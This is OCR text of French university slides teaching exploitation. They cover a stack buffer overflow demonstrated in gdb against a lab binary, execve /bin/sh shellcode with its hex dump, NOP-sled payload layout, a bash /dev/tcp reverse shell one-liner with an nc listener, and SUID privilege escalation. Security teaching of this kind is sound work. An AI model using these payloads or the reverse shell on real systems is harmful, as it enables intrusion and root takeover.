Starting program: /tmp/example $(perl -e 'print "\x46" x 300 . "\xbd\x61\x55\x56\xbd\x61\x55\x56"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0xf7d89509 in ?? () from /lib/i386-linux-gnu/libc.so.6
(gdb) run $(perl -e 'print "\x46" x 304 . "\xbd\x61\x55\x56\xbd\x61\x55\x56"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /tmp/example $(perl -e 'print "\x46" x 304 . "\xbd\x61\x55\x56\xbd\x61\x55\x56"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Ceci est mon petit secret. Jamais vous ne le trouverez.
Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb)
```

UQAR

Buffer overflow / Stack overflow – Utilisation

- Dans gdb, on utilise la commande > ***info functions*** pour découvrir les fonctions présentes dans l'exécutable
- On exécute le programme avec la commande ***> run***
- Lorsque l'on a exécuté, on peut découvrir l'adresse d'une fonction avec la commande ***> disas <nom_fonction>.***
- Cela nous donne l'adresse de la fonction
- On crée ensuite l'argument à injecter, ici avec la commande:
- *run $(perl -e 'print "\x46" x 308 . "\xbd\x61\x55\x56"')*

UQAR


Buffer overflow / Stack overflow – Utilisation

Dissection de la commande:

> *run $(perl -e 'print "\x46" x 308 . "\xbd\x61\x55\x56"')*

- Appeler la fonction print de perl
- Générer 308 fois le caractère "E" (pour saturer la mémoire)
- Injecter l'adresse de la fonction *secret* pour écraser l'adresse de retour

Buffer overflow / Stack overflow – Utilisation



- À l'exécution, l'allure de la pile est illustrée ci-contre. L'espace mémoire est saturé et l'adresse de retour est modifiée.

UQAR

Buffer overflow / Stack overflow – Utilisation

- Plutôt que d'appeler une fonction existante dans l'exécutable, on peut créer notre propre fonction malicieuse et forcer le programme à l'exécuter
- On appelle ce genre de fonctions *shellcode*. Le nom vient du fait que ces fonctions sont typiquement utilisées pour tenter d'obtenir un terminal.
- On peut trouver en ligne des exemples de ***shellcode*** en format assembleur. On compilera le shellcode en utilisant par exemple la commande *nasm* (**Netwide Assembler**):

```
> nasm –f elf shellcode.asm
```

UQAR

Buffer overflow / Stack overflow – Utilisation

- On a ensuite besoin du contenu du shellcode compilé qu'on peut afficher par exemple en utilisant la command objdump:

> objdump –d –M intel shellcode.o

```
(base) gossfr01@bureautique.uqar.qc.ca@ca045153:~/Documents/Code/hackathon2025/hackathon2025/app$ objdump -d -M intel shellcode.o

shellcode.o:     format de fichier elf32-i386


Déassemblage de la section .text :

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
(base) gossfr01@bureautique.uqar.qc.ca@ca045153:~/Documents/Code/hackathon2025/hackathon2025/app$
```

UQAR

Buffer overflow / Stack overflow – Utilisation

- On note les instructions en hexadécimal. Nous en aurons besoin pour faire l'injection.
- Un autre concept dont on a besoin est celui du "no-operation" ou "nop". L'instruction "nop" correspondant au code \x90 et est en fait une non-opération qui fait en sorte que le programme saute tout simplement à l'instruction suivante.
- Avec ces notions en place on peut développer la charge utile pour l'attaque. La séquence sera comme suit:

→ séquence "nop" - shellcode – remplissage – adresse de retour.

UQAR

Buffer overflow / Stack overflow – Utilisation

Explication de la charge utile :

- Séquence de nop: enchaînement de "nop" -> \x90\x90\x90\x90 ... Cet enchaînement fait en sorte que si l'exécution tombe n'importe où dans la séquence, le programme glissera jusqu'au shellcode
- Shellcode: c'est ce qu'on veut exécuter. On le place stratégiquement après notre enchaînement de "nop" de manière à ce que l'exécution y aboutisse
- Remplissage: caractères arbitraires de remplissage pour occuper l'espace entre la fin de shellcode et la position de l'adresse de retour
- Adresse de retour: on veut que cette adresse tombe quelque part dans l'enchaînement de nop pour déclencher l'exécution du shellcode.

UQAR

Buffer overflow / Stack overflow – Utilisation

Comme précédemment, on utilise gdb pour vérifier l'emplacement en mémoire de la charge injectée.

** Attention: si on tente un gain d'accès root, il sera probablement nécessaire d'exécuter le programme vulnérable à l'extérieur de l'environnement gdb. Noter que la différence d'environnement peut causer des différences au niveau de la disposition de l'adressage mémoire. On peut trouver en ligne des scripts pour aligner la disposition mémoire de sorte qu'elle soit identique en mode débogage qu'à l'exécution régulière.**

UQAR

Buffer overflow / Stack overflow – Utilisation

- Trouver un exécutable potentiellement vulnérable. La présence d'erreurs de segmentation lors de l'exécution du programme est un signe de vulnérabilité
- Trouver un point d'injection. Les points d'injections potentiels sont les entrées du programme: saisie utilisateur, argument de ligne de commande, fichier d'entrée par exemple.
- Tester la possibilité de créer une erreur de segmentation. Trouver le nombre de caractères nécessaires pour que l'erreur survienne.

UQAR

Terminal renversé (reverse shell)

- Un terminal renversé consiste en un terminal ouvert à partir de la machine cible, mais dont l'exécution est gérée à partir de la machine de l'attaquant. Pour être capable d'ouvrir un terminal renversé, il est nécessaire d'avoir la possibilité d'exécuter du code à distance sur la machine cible (remote code execution). Cela peut être par exemple par la technique du Server-Side template injection illustrée précédemment.
- On peut trouver différentes commandes et procédures pour ouvrir un terminal renversé en cherchant sur internet.

UQAR

Terminal renversé (reverse shell) – Exemple

- Sur la machine de l'attaquant, on utilise la commande nc pour écouter les demandes de connexion:

> nc –lnvp 4444 //On écoute sur le port 4444

- On voudra maintenant lancer une commande sur la machine cible pour ouvrir le terminal renversé:

> bash -i >& /dev/tcp/<ip machine attaquant>/4444 0>&1

Redirection de la sortie du Terminal, envoyer la sortie vers le socket

Ouvrir terminal interactif

Ouverture d'un socket pour la redirection

Redirection de l'entrée, prendre l'entrée à partir du socket

UQAR

Terminal renversé (reverse shell)

☑ Ne pas oublier de désactiver le pare-feu sur la machine de l'attaquant.

UQAR

SetUID (SUID)

- Setuid ou SUID est une permission spéciale qui peut être attribuée à un fichier exécutable sous Linux. Lorsque cette permission est attribuée, le fichier sera exécuté en tant que son propriétaire, peu importe quel utilisateur l'exécute.

```
(base) gossfr01@bureautique.uqar.qc.ca@ca045153:~/Documents/Code/hackathon2025/hackathon2025/app$ ls -la | grep some_binary
-rwsr-xr-x 1 root                              root                                        17888 mar  5 11:23 some_binary
(base) gossfr01@bureautique.uqar.qc.ca@ca045153:~/Documents/Code/hackathon2025/hackathon2025/app$
```

- Dans cet exemple, on a un fichier nommé "some_binary" dont le propriétaire est "root" et pour lequel la permission suid est activée. Le "s" dans les permissions de fichier indique que suid est activé. On voit également que les autres utilisateurs ont la permission d'exécution du fichier.

UQAR

SetUID (SUID)

- Les utilisateurs autres que "root" peuvent donc exécuter ce programme en tant que "root". Il y a donc une possibilité, si on peut utiliser le programme pour ouvrir un terminal interactif par exemple, de gagner l'accès "root" au système.
- Le succès n'est pas garanti car l'utilisateur effectif du programme dépend également du contenu du programme lui-même.